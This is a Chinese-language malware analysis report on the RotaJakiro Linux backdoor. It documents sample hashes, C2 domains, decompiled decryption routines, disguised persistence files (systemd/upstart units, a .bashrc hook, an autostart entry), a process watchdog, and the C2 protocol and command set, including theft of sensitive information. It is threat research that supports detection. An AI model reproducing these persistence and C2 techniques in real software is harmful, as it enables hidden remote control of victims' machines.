

Botnet

双头龙(RotaJakiro)，一个至少潜伏了3年的后门木马



Alex.Turing, Hui Wang

Apr 28, 2021 • 16 min read

版权

版权声明：本文为Netlab原创，依据 [CC BY-SA 4.0](#) 许可证进行授权，转载请附上出处链接及本声明。

概述

2021年3月25日，360 NETLAB的BotMon系统发现一个的VT o检测的可疑ELF文件(MD5=64f6cfe44ba08bobabdd3904233c4857)，它会与4个业务类型截然不同的域名进行通信，端口均为TCP 443（HTTPS），但流量却并非TLS/SSL类型，这个异常行为引起了我们的兴趣，进一步分析发现它是一个针对Linux X64系统的后门木马，该家族至少已经存在3年但目前还是o检测。基于该家族使用rotate加密，并且运行后对root/non-root账户有不同的行为，犹如一只双头龙，一体双向，我们将它命名为 RotaJakiro 。

RotaJakiro隐蔽性较强，对加密算法使用比较多，包括：使用AES算法加密样本内的资源信息；C2通信综合使用了AES，XOR，ROTATE加密和ZLIB压缩算法。指令方面，RotaJakiro支持12种指令码，其中3种是和特定plugin相关的，遗憾的是目前我们并没有捕获到这类payload，因此并不知道它的真正目的。从广义的后门角度来看，RotaJakiro支持的功能可以归纳成以下4类：

- 上报设备信息
- 窃取敏感的信息

- 文件/Plugin管理(查询, 下载, 删除)
- 执行特定的Plugin

当所有分析结束后, 我们尝试对RotaJakiro进行溯源, 根据解密后的资源以及编码的风格的相似性, 我们推测它是Torii Botnet作者的又一作品。

潜伏了多少?

我们从捕获的样本出发, 寻找RotaJakiro同源者, 最终发现了以下4个样本, 它们在VT上都是0检测, 从VT的First Seen时间来看, **RotaJakiro**至少已经存在了3年。

FILENAME	MD5	DETECTION	FIRST SEEN IN VT
systemd-daemon	1d45cd2c1283f927940c099b8fab593b	0/61	2018-05-16 04:22:5
systemd-daemon	11ad1e9b74b144d564825d65d7fb37d6	0/58	2018-12-25 08:02:0
systemd-daemon	5c0f375e92f551e8f2321b141c15c48f	0/56	2020-05-08 05:50:0
gvfsd-helper	64f6cfe44ba08b0babdd3904233c4857	0/61	2021-01-18 13:13:19

这批样本都内嵌了以下4个C2, 目前它们在VT上也是0检测。这4个C2域名有非常接近的 Created Updated Expired 时间, 我们推测它们一直以来用于同一个业务, 从这个角度来看, **RotaJakiro**背后的团伙至少已经活动了6年。

DOMAIN	DETECTION	CREATED	LAST UPDATED	EXPIRED
news.thaprior.net	0/83	2015-12-09 06:24:13	2020-12-03 07:24:33	2021-12-0
blog.eduelects.com	0/83	2015-12-10 13:12:52	2020-12-03 07:24:33	2021-12-1
cdn.mirror-codes.net	0/83	2015-12-09 06:24:19	2020-12-03 07:24:32	2021-12-0
status.sublineover.net	0/83	2015-12-09 06:24:24	2020-12-03 07:24:32	2021-12-0

逆向分析

4个RotaJakiro样本, 时间分布从2018到2021, 它们的功能非常接近, 本文选取2021年的样本为分析对象, 它的基本信息如下:

MD5:64f6cfe44ba08b0babdd3904233c4857

ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared Packer:No)

从编码层面来说，RotaJakiro采用了动态AES，双层加密的通信协议等技术来对抗安全人员的二进制&网络流量分析。

从功能层面来说，RotaJakiro运行时首先会判断当时用户是root，还是non-root，不同的账户有不同的执行策略，然后使用AES&ROTATE解密出相关的敏感资源供后续的持久化，进程守护和单一实例使用，最后和C2建立通信，等待执行C2下发的指令。

下文将从上述角度出发剖析RotaJakiro具体实现。

样本对抗技巧

- 动态生成AES加密算法所需的常量表，防止算法被直接识别

The screenshot shows assembly code and a constant table. The assembly code includes memory locations for the S-box and AES key. A red arrow points from the label 'sbox' in the assembly code to the constant table. The constant table lists values for the S-box and AES key.

Address	Value
000623560	63 7C 77 7B F2 6B 6F C5 30 01 67 2B FE D7 AB 76
000623570	CA 82 C9 7D FA 59 47 F0 AD D4 A2 AF 9C A4 72 C0
000623580	B7 FD 93 26 36 3F F7 CC 34 A5 E5 F1 71 D8 31 15
000623590	04 C7 23 C3 18 96 05 9A 07 12 80 E2 EB 27 B2 75
0006235A0	09 83 2C 1A 1B 6E 5A A0 52 3B D6 B3 29 E3 2F 84
0006235B0	53 D1 00 ED 20 FC B1 5B 6A CB BE 39 4A 4C 58 CF
0006235C0	D0 EF AA FB 43 4D 33 85 45 F9 02 7F 50 3C 9F A8
0006235D0	51 A3 40 8F 92 9D 38 F5 BC B6 DA 21 10 FF F3 D2
0006235E0	CD 0C 13 EC 5F 97 44 17 C4 A7 7E 3D 64 5D 19 73
0006235F0	60 81 4F DC 22 2A 98 88 46 EE B8 14 DE 5E 0B DB
000623600	E0 32 3A 0A 49 06 24 5C C2 D3 AC 62 91 95 E4 79
000623610	E7 C8 37 6D 8D D5 4E A9 6C 56 F4 EA 65 7A AE 08
000623620	BA 78 25 2E 1C A6 B4 C6 E8 DD 74 1F 4B BD 8B 8A
000623630	70 3E B5 66 48 03 F6 0E 61 35 57 B9 86 C1 1D 9E
000623640	E1 F8 98 11 69 D9 8E 94 9B 1E 87 E9 CE 55 28 DF
000623650	8C A1 89 0D BF E6 42 68 41 99 2D 0F B0 54 BB 16


- 使用stack strings obfuscation技术存储加密的敏感资源信息

```
v39 = 0xA1u;
v40 = 0x8Bu;
v41 = 0xA7u;
v42 = 0xBCu;
v43 = 0xA9u;
v44 = 0xBAu;
v45 = 0x3C;
v46 = 0x73;
v47 = 0x9Du;
v48 = 0x33;
v49 = 0x76;
v50 = 0x3C;
v51 = 0x9Fu;
v52 = 0xC5u;
v2 = dec_proc((__int64)&v5, 0x30u, 35, (__int64)&unk_61F2F0, 8LL);
```

- 使用双层加密的网络通信

加密算法

RotaJakiro中所有的敏感资源都是加密的，在IDA中我们可以看出解密方法**dec_proc**调用了60次，它是由AES，Rotate两部分组成。



AES解密入口如下所示：

```

if ( ciphertext )
{
    if ( cip_len & 0xF
        || !(unsigned int)aes_dec(
            0,
            (const void *)ciphertext,
            (unsigned __int8)cip_len,
            (void **)&v12,
            &v11,
            (_DWORD *)key,
            key_len) )
    {
        return 0LL;
    }
    plain_len = v11;
    plaintext = v12;
}

```

其中aes_dec的采用的是AES-256, CBC模式，key&iv都是硬编码。

- key

```

14 BA EE 23 8F 72 1A A6 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```


- iv

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Rotate解密入口如下所示：

```
if ( plain_len > 0 )
{
    v6 = plaintext;
    round = plain_len & 7;
    if ( !(plain_len & 7) )
        round = 4;
    do
    {
        v8 = rotate_dec(*v6, round, 0);
        *v9 = v8;
        v6 = v9 + 1;
    }
    while ( v10 != v6 );
    plaintext = v12;
}
```

```
while ( !a3 )
{
    ++v4;
    LOBYTE(v3) = __ROL1__(v3, 1);
    if ( a2 == v4 )
        return v3;
}
```



所谓Rotate即循环移位，可以看出此处使用的循环左移，其中移位的次数由 plain_len(明文长度)&7 的值决定。

以解密以下C2密文为例：

```
ff ba a2 3b cd 5b 7b 24 8c 5f e3 4b fc 56 5b 99
ac 91 cf e3 9a 27 d4 c9 6b 39 34 ce 69 ce 18 60
```

其与解密相关的各种参数如下图所示，密文长度为32字节，明文长度为26字节

```
v2 = dec_proc((__int64)&v39, 32u, 26, (__int64)&aes_key, 8LL);
```

首先使用AES解密后得到以下“次级密文”：

00000000	AD 8E A6 AB EB 51 B7 A8	98 1B DB D9 8B 59 19 5DQ.....Y.]
00000010	59 1B 59 D8 1D DC 8B D8 DB 5B 06 06 06 06 06 06	06 06 06 06 06 06 06 06	Y.Y.....[.....

valid ciphertext padding

然后从 次级密文 中取出有效密文，其中 有效密文 从第8字节开始，长度为明文长度减8，此处即为 $26-8=18$ 字节。

```
98 1B DB D9 8B 59 19 5D 59 1B 59 D8 1D DC 8B D8  
DB 5B
```

最后通过明文长度26可以计算 $26 \& 7 = 2$ ，得到移位的次数，将上述有效密文逐字节左移2位，就能得到C2明文。

blog.eduelects.com

持久化

RotaJakiro在实现持久功能时，对root/non-root用户做了区分，不同的账号采用了不同的技术。

针对root账号的持久化实现

- 根据不同Linux系统发行版本，创建相应的自启动脚本 `/etc/init/systemd-agent.conf` 或者 `/lib/systemd/system/systemd-agent.service`。

Content of `systemd-agent.conf`

```
-----  
#system-daemon – configure for system daemon  
#This service causes system have an associated  
#kernel object to be started on boot.  
description "system daemon"  
start on filesystem or runlevel [2345]  
exec /bin/systemd/systemd-daemon  
respawn
```

Content of `systemd-agent.service`

```
-----  
[Unit]  
Description=System Daemon  
Wants=network-online.target  
After=network-online.target  
[Service]  
ExecStart=/usr/lib/systemd/systemd-daemon  
Restart=always  
[Install]
```

- 用于伪装的文件名，俩者2选1

```
/bin/systemd/systemd-daemon  
/usr/lib/systemd/systemd-daemon
```

针对non-root账号的持久化实现

- 创建桌面环境的自启动脚本

```
$HOME/.config/autostart/gnomehelper.desktop
```

```
[Desktop Entry]  
Type=Application  
Exec=$HOME/.gvfsd/.profile/gvfd-helper
```

- 修改.bashrc文件，创建shell环境的自启动脚本

```
# Add GNOME's helper designed to work with the I/O abstraction of GIO  
# this environment variable is set, gvfd will not start the fuse filesystem  
if [ -d ${HOME} ]; then  
    ${HOME}/.gvfsd/.profile/gvfd-helper  
fi
```

- 用于伪装的文件名，俩者同时存在

```
$HOME/.dbus/sessions/session-dbus  
$HOME/.gvfsd/.profile/gvfd-helper
```

进程守护

RotaJakiro实现了进程守护以保护自身的运行，和持久化一样，对root/non-root用户有不同的实现方式。

针对root账号的进程守护实现

在root账号下运行时，根据不同Linux系统发行版本，通过向服务的配置文件中写入 `Restart=always` 或者 `respawn`，当服务进程被结束时，会自动创建新进程。

```
[Unit]
Description=System Daemon
Wants=network-online.target
After=network-online.target
[Service]
ExecStart=/usr/lib/systemd/systemd-daemon
Restart=always
[Install]
```

service config


实际效果如下图所示，可以看到systemd-daemon进程被结束后，立马就生成了新进程。

```
root@debian:~# date
Thu Apr 15 06:55:27 EDT 2021
root@debian:~# netstat -tpn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      52 192.168.139.129:22    192.168.139.1:60555 ESTABLISHED 617/sshd: root@pts/
tcp      0      0 192.168.139.129:45402   176.107.176.16:443 ESTABLISHED 9324/systemd-daemon
tcp      0      0 192.168.139.129:22    192.168.139.1:50448 ESTABLISHED 585/sshd: root@pts/
root@debian:~# kill -9 9324
root@debian:~# netstat -tpn
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address          Foreign Address        State      PID/Program name
tcp      0      52 192.168.139.129:22    192.168.139.1:60555 ESTABLISHED 617/sshd: root@pts/
tcp      0      0 192.168.139.129:45404   176.107.176.16:443 ESTABLISHED 9334/systemd-daemon
tcp      0      0 192.168.139.129:45402   176.107.176.16:443 TIME_WAIT   -
tcp      0      0 192.168.139.129:22    192.168.139.1:50448 ESTABLISHED 585/sshd: root@pts/
root@debian:~# date
Thu Apr 15 06:55:51 EDT 2021
```

针对non-root账号的进程守护实现

在non-root账号下运行时，RotaJakiro生成 `session-dbus` 和 `gvfsd-helper` 两个进程，它们监控着彼此的存活，当其中一方被结束时，另一方将其恢复，这是非常典型的双进程保护。

RotaJakiro的双进程保护是如何实现的呢？首先以shmget API创建一片共享内存，`session-dbus` 和 `gvfsd-helper` 通过这片共享内存实现进程间通信，告诉对方自己的PID。然后通过 `/proc/[PID]` 目录，动态地获取进程的存活情况。当发现对方进程死亡时，通过execvp创建进程，帮助死亡一方“复活”，大致流程如下图所示：



实际效果如下图所示，可以看到 `session-dbus` 和 `gvfsd-helper` 被`kill -9`结束后，新进程立马就创建了。

```

test@debian:~$ date
Thu Apr 15 08:27:36 EDT 2021
test@debian:~$ ps aux | grep "/home"
test      930  0.0  0.1  94940  2288 ?          Ssl  08:26   0:00 /home/test/.gvfsd/.profile/gvfsd-helper
test      942  0.0  0.0  90708  1412 ?          Ssl  08:26   0:00 /home/test/.dbus/sessions/session-dbus
test      952  0.0  0.0   8820   348 pts/0    R+   08:27   0:00 grep /home
test@debian:~$ md5sum /home/test/.gvfsd/.profile/gvfsd-helper
64f6cfe44ba08b0babdd3904233c4857 /home/test/.gvfsd/.profile/gvfsd-helper
test@debian:~$ md5sum /home/test/.dbus/sessions/session-dbus
64f6cfe44ba08b0babdd3904233c4857 /home/test/.dbus/sessions/session-dbus
                                         same md5
test@debian:~$ kill -9 930
test@debian:~$ ps aux | grep "/home/"
test      942  0.0  0.0  90712  1412 ?          Ssl  08:26   0:00 /home/test/.dbus/sessions/session-dbus
test      958  0.0  0.1  94940  2184 ?          Ssl  08:28   0:00 /home/test/.gvfsd/.profile/gvfsd-helper
test      964  0.0  0.0  12780   944 pts/0    S+   08:28   0:00 grep /home/
test@debian:~$ kill -9 942
test@debian:~$ ps aux | grep "/home/"
test      958  0.0  0.1  94940  2184 ?          Ssl  08:28   0:00 /home/test/.gvfsd/.profile/gvfsd-helper
test      967  0.0  0.0  90708  1352 ?          Ssl  08:29   0:00 /home/test/.dbus/sessions/session-dbus
test      970  0.0  0.0  12780   940 pts/0    S+   08:29   0:00 grep /home/
test@debian:~$ date
Thu Apr 15 08:29:32 EDT 2021
  
```

单一实例

RotaJakiro通过文件锁来实现单一实例，具体实现如下所示：

```
v13.l_type = F_WRLCK;
v13.l_whence = 0;
v13.l_start = 0LL;
v13.l_len = 1LL;
WORD(v9) = 0;
v10 = open((const char *)lockfile, 66, 438LL);
if ( v10 != -1 )
    v9 = fcntl(v10, F_SETLK, &v13) != -1;
if ( v5 )
    free(v5);
free(lockfile);
if ( v7 )
    free(v7);
if ( !(_WORD)v9 || (v12 = __readfsqword(0x28u), result = v12 ^ v64
exit(0);
```

其中用到的 `lockfile` 在root/non-root账号下有所不同。

- root下的lockfile，2选1

```
/usr/lib32/.X11/X0-lock
/bin/lib32/.X11/X0-lock
```

- non-root下的lockfile，同时存在

```
$HOME/.X11/X0-lock
$HOME/.X11/.X11-lock
```

以实际中non-root账号为例，通过 `/proc/locks` 可以将进程以及文件锁对应起来，此时再执行对应的RotaJakiro的样本，可以看到并不会有对应的新进程创建。

```

test@debian:~/.X11$ ps aux | grep test
root      8957  0.0  0.3  95212  6928 ?          Ss   03:10  0:00 sshd: test [priv]
test      8959  0.0  0.3  64836  6152 ?          Ss   03:10  0:00 /lib/systemd/systemd --user
test      8960  0.0  0.0  82400  1548 ?          S    03:10  0:00 (sd-pam)
test      8966  0.0  0.2  95212  4352 ?          S    03:10  0:00 sshd: test@pts/0
test      8967  0.0  0.2  20932  5048 pts/0        Ss   03:10  0:00 -bash
test      8989  0.0  0.1  94936  2304 ?          Ssl  03:11  0:00 /home/test/.gvfsd/.profile/gvfd-helper
test      8997  0.0  0.0  90708  1444 ?          Ssl  03:11  0:00 /home/test/.dbus/sessions/session-dbus
test      9097  0.0  0.1  38304  3240 pts/0        R+   03:16  0:00 ps aux
test      9098  0.0  0.0  12780  964 pts/0        S+   03:16  0:00 grep test
test@debian:~/.X11$
test@debian:~/.X11$
test@debian:~/.X11$ cat /proc/locks
1: POSIX ADVISORY WRITE 8997 08:01:393245 0 0
2: POSIX ADVISORY WRITE 8989 08:01:393241 0 0
3: FLOCK ADVISORY WRITE 430 00:13:12682 0 EOF
test@debian:~/.X11$
test@debian:~/.X11$
test@debian:~/.X11$ ls -ali
total 8
393230 drwxr-xr-x 2 test test 4096 Apr 19 05:53 .
393222 drwxr-xr-x 7 test test 4096 Apr 19 06:46 ..
393241 -rw-r--r-- 1 test test     0 Apr 19 05:53 X0-lock
393245 -rw-r--r-- 1 test test     0 Apr 19 05:53 .X11-lock
test@debian:~/.X11$
test@debian:~/.X11$
test@debian:~/.X11$ /home/test/.gvfsd/.profile/gvfd-helper
test@debian:~/.X11$
test@debian:~/.X11$                                          No new gvfd-helper process
test@debian:~/.X11$ ps aux | grep test
root      8957  0.0  0.3  95212  6928 ?          Ss   03:10  0:00 sshd: test [priv]
test      8959  0.0  0.3  64836  6152 ?          Ss   03:10  0:00 /lib/systemd/systemd --user
test      8960  0.0  0.0  82400  1548 ?          S    03:10  0:00 (sd-pam)
test      8966  0.0  0.2  95212  4352 ?          S    03:10  0:00 sshd: test@pts/0
test      8967  0.0  0.2  20932  5048 pts/0        Ss   03:10  0:00 -bash
test      8989  0.0  0.1  94936  2304 ?          Ssl  03:11  0:00 /home/test/.gvfsd/.profile/gvfd-helper
test      8997  0.0  0.0  90708  1444 ?          Ssl  03:11  0:00 /home/test/.dbus/sessions/session-dbus
test      9104  0.0  0.1  38304  3256 pts/0        R+   03:16  0:00 ps aux
test      9105  0.0  0.0  12780  988 pts/0        S+   03:16  0:00 grep test
test@debian:~/.X11$ 
```

网络通信

RotaJakiro通过以下代码片段和C2建立通信，等待执行后续指令：

```

c2_list = C2_decrypt(&c2_num);
Status_check((__int64)&unk_6236C0, 1);
v3 = (unsigned __int8)byte_6236E9;
v4 = (unsigned __int8)byte_6236E9;
while ( 1 )
{
    v5 = C2_connect((char *)c2_list[v3], v4, 0x1BBu);
    v6 = v5;
    if ( v5 )
    {
        if ( (unsigned int)C2_send_reg((__int64)v5, 0x2170272, 0x3B91011) )
        {
            recvbuf = Recvbuf_process((__int64)v6);           Stage 1
            if ( recvbuf )
            {
                if ( *(_DWORD *)(*recvbuf + 15LL) == 0x2170272 )
                {
                    ptr = recvbuf;
                    byte_6236E9 = v4;
                    v1 = 0;
                    Status_check((__int64)&unk_6236C0, 0);
                    wrap_free(ptr);
                    C2_communicate((__int64)v6);                  Stage 2
                }
                else
                {
                    wrap_free(recvbuf);
                }
            }
        }
        C2_shutdown((__int64)v6);
        free(v6);
    }
}

```

这个过程可以分成2个阶段

- Stage 1, 初始化阶段: 解密出C2列表, 和C2建立连接, 发送上线信息, 接回并解密C2返回的信息。
- Stage 2, 业务阶段: 验证C2的返回信息, 若通过验证, 执行C2后续下发的指令。

Stage 1: 初始化

通过前文所述的解密算法解密出C2列表, 目前样本中内置了以下4个C2:

news.thaprior.net
blog.eduelects.com
cdn.mirror-codes.net
status.sublineover.net

RotaJakiro首先会尝试和它们建立连接，然后通过以下代码片段构造上线信息，

```
v0 = (char *)malloc(82uLL);
v1 = time(0LL);
srand(v1);
*v0 = rand();
*(DWORD *)(v0 + 1) = 0x3B91011;
*(DWORD *)(v0 + 5) = 0x4FB0CB1;
*(WORD *)(v0 + 13) = 0;
*(DWORD *)(v0 + 9) = 0;
v0[19] = 0xC2u;
*((DWORD *)v0 + 5) = 0x1206420;           construct packet
v0[24] = 0xE2u;
*(DWORD *)(v0 + 25) = 0;
v0[29] = 0xC2u;
*(DWORD *)(v0 + 30) = 0;
bzero(v0 + 34, 0x20uLL);
result = v0;
v0[66] = 0xC8u;
*(WORD *)(v0 + 75) = 0xFF;
v0[77] = 9;
return result;
```

接着将上线信息加密并发送给C2

```
if ( *v3 > 0 )
{
    v8 = (char *)v5;
    v9 = 0;
    do
    {
        v10 = *v8;
        ++v9;
        *(++v8 - 1) = rotate_dec((char)(v10 ^ 0x1B), 3, 1);
    }
    while ( *v3 > v9 );
}
```

Rotate & XOR packet

最后接收C2的包包，解密并校验其合法性，若通过校验，进入Stage 2。

```
v2 = msg_getlen();
v3 = v2;
if ( v2 )
{
    v1 = C2_recv((int *)a1, v2);
    if ( !v1 )
        return 0LL;
}
msg_decrypt(v1, v3);
if ( !(unsigned int)msg_valid((__int64)v1) )
```

Stage 2：具体业务

通过以下代码片段接收并执行C2下发的指令：

```
while ( 1 )
{
    v2 = (void **)Recvbuf_process(v1);
    v3 = v2;
    if ( !v2 )
        return __readfsqword(0x28u) ^ v45;
    ptr = 0LL;
    v35 = 0;
    if ( (unsigned int)payload_proc(v2, &ptr, &v35) != 0x1206420 )
        goto LABEL_13;
    cmdid = *(_DWORD *)((char *)*v3 + 15);
    if ( cmdid == 0x1B25503 )
    {
```

目前RotaJakiro一共支持12条指令，指令码与功能的对应关系如下表所示：

CMDID	FUNCTION
0x138E3E6	Exit
0x208307A	Test
0x5CCA727	Heartbeat
0x17B1CC4	Set C2 timeout time
0x25360EA	Streal Senstive Info

CMDID	FUNCTION
0x18320e0	Upload Device Info
0x2E25992	Deliver File/Plugin
0x2CD9070	Query File/Plugin Status
0x12B3629	Delete File/Plugin Or Dir
0x1B25503	Run Plugin_0x39C93E
0x1532E65	Run Plugin_0x75A7A2
0x25D5082	Run Plugin_0x536D01

其中 `Run Plugin` 功能复用相同的代码，通过以下逻辑实现函数调用：


```
v11 = dlopen(v9, RTLD_LAZY);
```

```
v12 = dlsym(v11, v7);
```

```
v13 = ((__int64 (__fastcall *)(_QWORD, _BYTE **))v12)(a1, &v27);
```

我们目前被没有捕获到这类payload，因此用Plugin_“参数”的形式来表示不同的任务。

RotaJakiro的网络通信包如下图所示，由 `head, key, payload` 三部分组成，其中 header是必须的，长度为82字节，而body&payload部分是可选的。head&key采用的XOR&Rotate加密，payload采用AES&ZLIB加密压缩。



下面我们将通过BOT与C2的一轮交互，来说明网络流量 `head&key&payload` 的组成以及解密过程。

C2 -> BOT

00000052	a1 41 61 54 03 55 e2 1c	e3 67 63 63 63 62 63 7f	.AaT.U.. .gcccbc.
00000062	67 13 43 3b 67 ef 67 43	3f 63 63 63 3b e2 63	g.C;g.gC ?cccc;.c
00000072	63 63 25 2b a5 44 05 05	e5 ab 64 e5 45 eb 65 eb	cc%+.D.. ..d.E.e.
00000082	44 ab 4b 65 a5 c5 64 cb	0b 05 cb 25 44 ab 4b eb	D.Ke..d. ...%D.K.
00000092	e5 44 7a 09 bf f0 6a fb	12 8d e7 a6 23 e0 b1 58	.Dz...j.#..X
000000A2	53 66 ea 9a 1a 18 18 44	26 a0 54 c1 c3 69 00 18	Sf.....D &.T.i..
000000B2	31 e4 a2 5b 10 7f 67 ab	d1 4b b2 7b 3d 3f b3 bc	1..[...g. .K.{=?..
000000C2	66 6a 26 f6 f6 b3 f7 2e	66 6d	fj&..... fm

读取前0x52字节，就是head的内容。head如何解密呢？方法很简单，逐字节左移3位，然后和0x1b异或即可，解密后得下以内容：

```
00000000 16 11 10 b9 03 b1 0c fb 04 20 00 00 00 00 08 00 e0 |...¹.±.Û. ....à|
00000010 20 83 01 c2 20 64 20 01 e2 00 00 00 00 c2 0c 00 | ..Â d .â....Â..|
00000020 00 00 32 42 36 39 33 33 34 46 38 34 31 44 30 44 |..2B69334F841D0D|
00000030 39 46 41 30 36 35 38 45 43 33 45 32 39 46 41 44 |9FA0658EC3E29FAD|
00000040 34 39 c8 53 e6 9c 48 c4 8b 77 24 2e 02 1c 96 d9 |49ÈSæ.HÄ.w$....Ù|
00000050 81 28

-----filed parse-----
offset 0x09, 4 bytes--->payload length
offset 0x0d, 2 bytes--->body length
offset 0x0f, 4 bytes--->cmdid
```

通过字段解析，可知key的长度为0x8字节，payload的长度为0x20字节，要执行的指令码为0x18320eo，即上报设备信息。

从偏移0x52读取8字节就得到了key ea 9a 1a 18 18 44 26 a0，使用和head一样的解密方法，得到 4c cf cb db db 39 2a 1e，它是作为AES的密钥来解密payload。

从偏移0x5a读取32字节，就得到了下面的payload：

```
54 c1 c3 69 00 18 31 e4 a2 5b 10 7f 67 ab d1 4b
b2 7b 3d 3f b3 bc 66 6a 26 f6 f6 b3 f7 2e 66 6d
```

使用解密后的key做为AES-256的密钥，以CBC模式解密以上数据得下以下内容：

```
3b c7 f8 9b 73 2b d1 04 78 9c e3 60 60 60 d8 df d9 c1 71 56 f7 6f 00 00 13 80 04 28
```

第8字节起即为 ZLIB 压缩数据，解压得到如下内容：

```
08 00 00 00 bf 89 88 08 cd 2d fd 50
-----filed parse-----
offset 0, 4 bytes-->length
```

解压后的payload有什么用呢？它是做为新的AES密钥，用来解密部分敏感资源信息。

例如Bot在收集设备信息时，有一项是当前操作系统发行版本的信息，它是通过 `cat /etc/*release | uniq` 命令实现的。

```
root@debian:~# cat /etc/*release | uniq
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
```

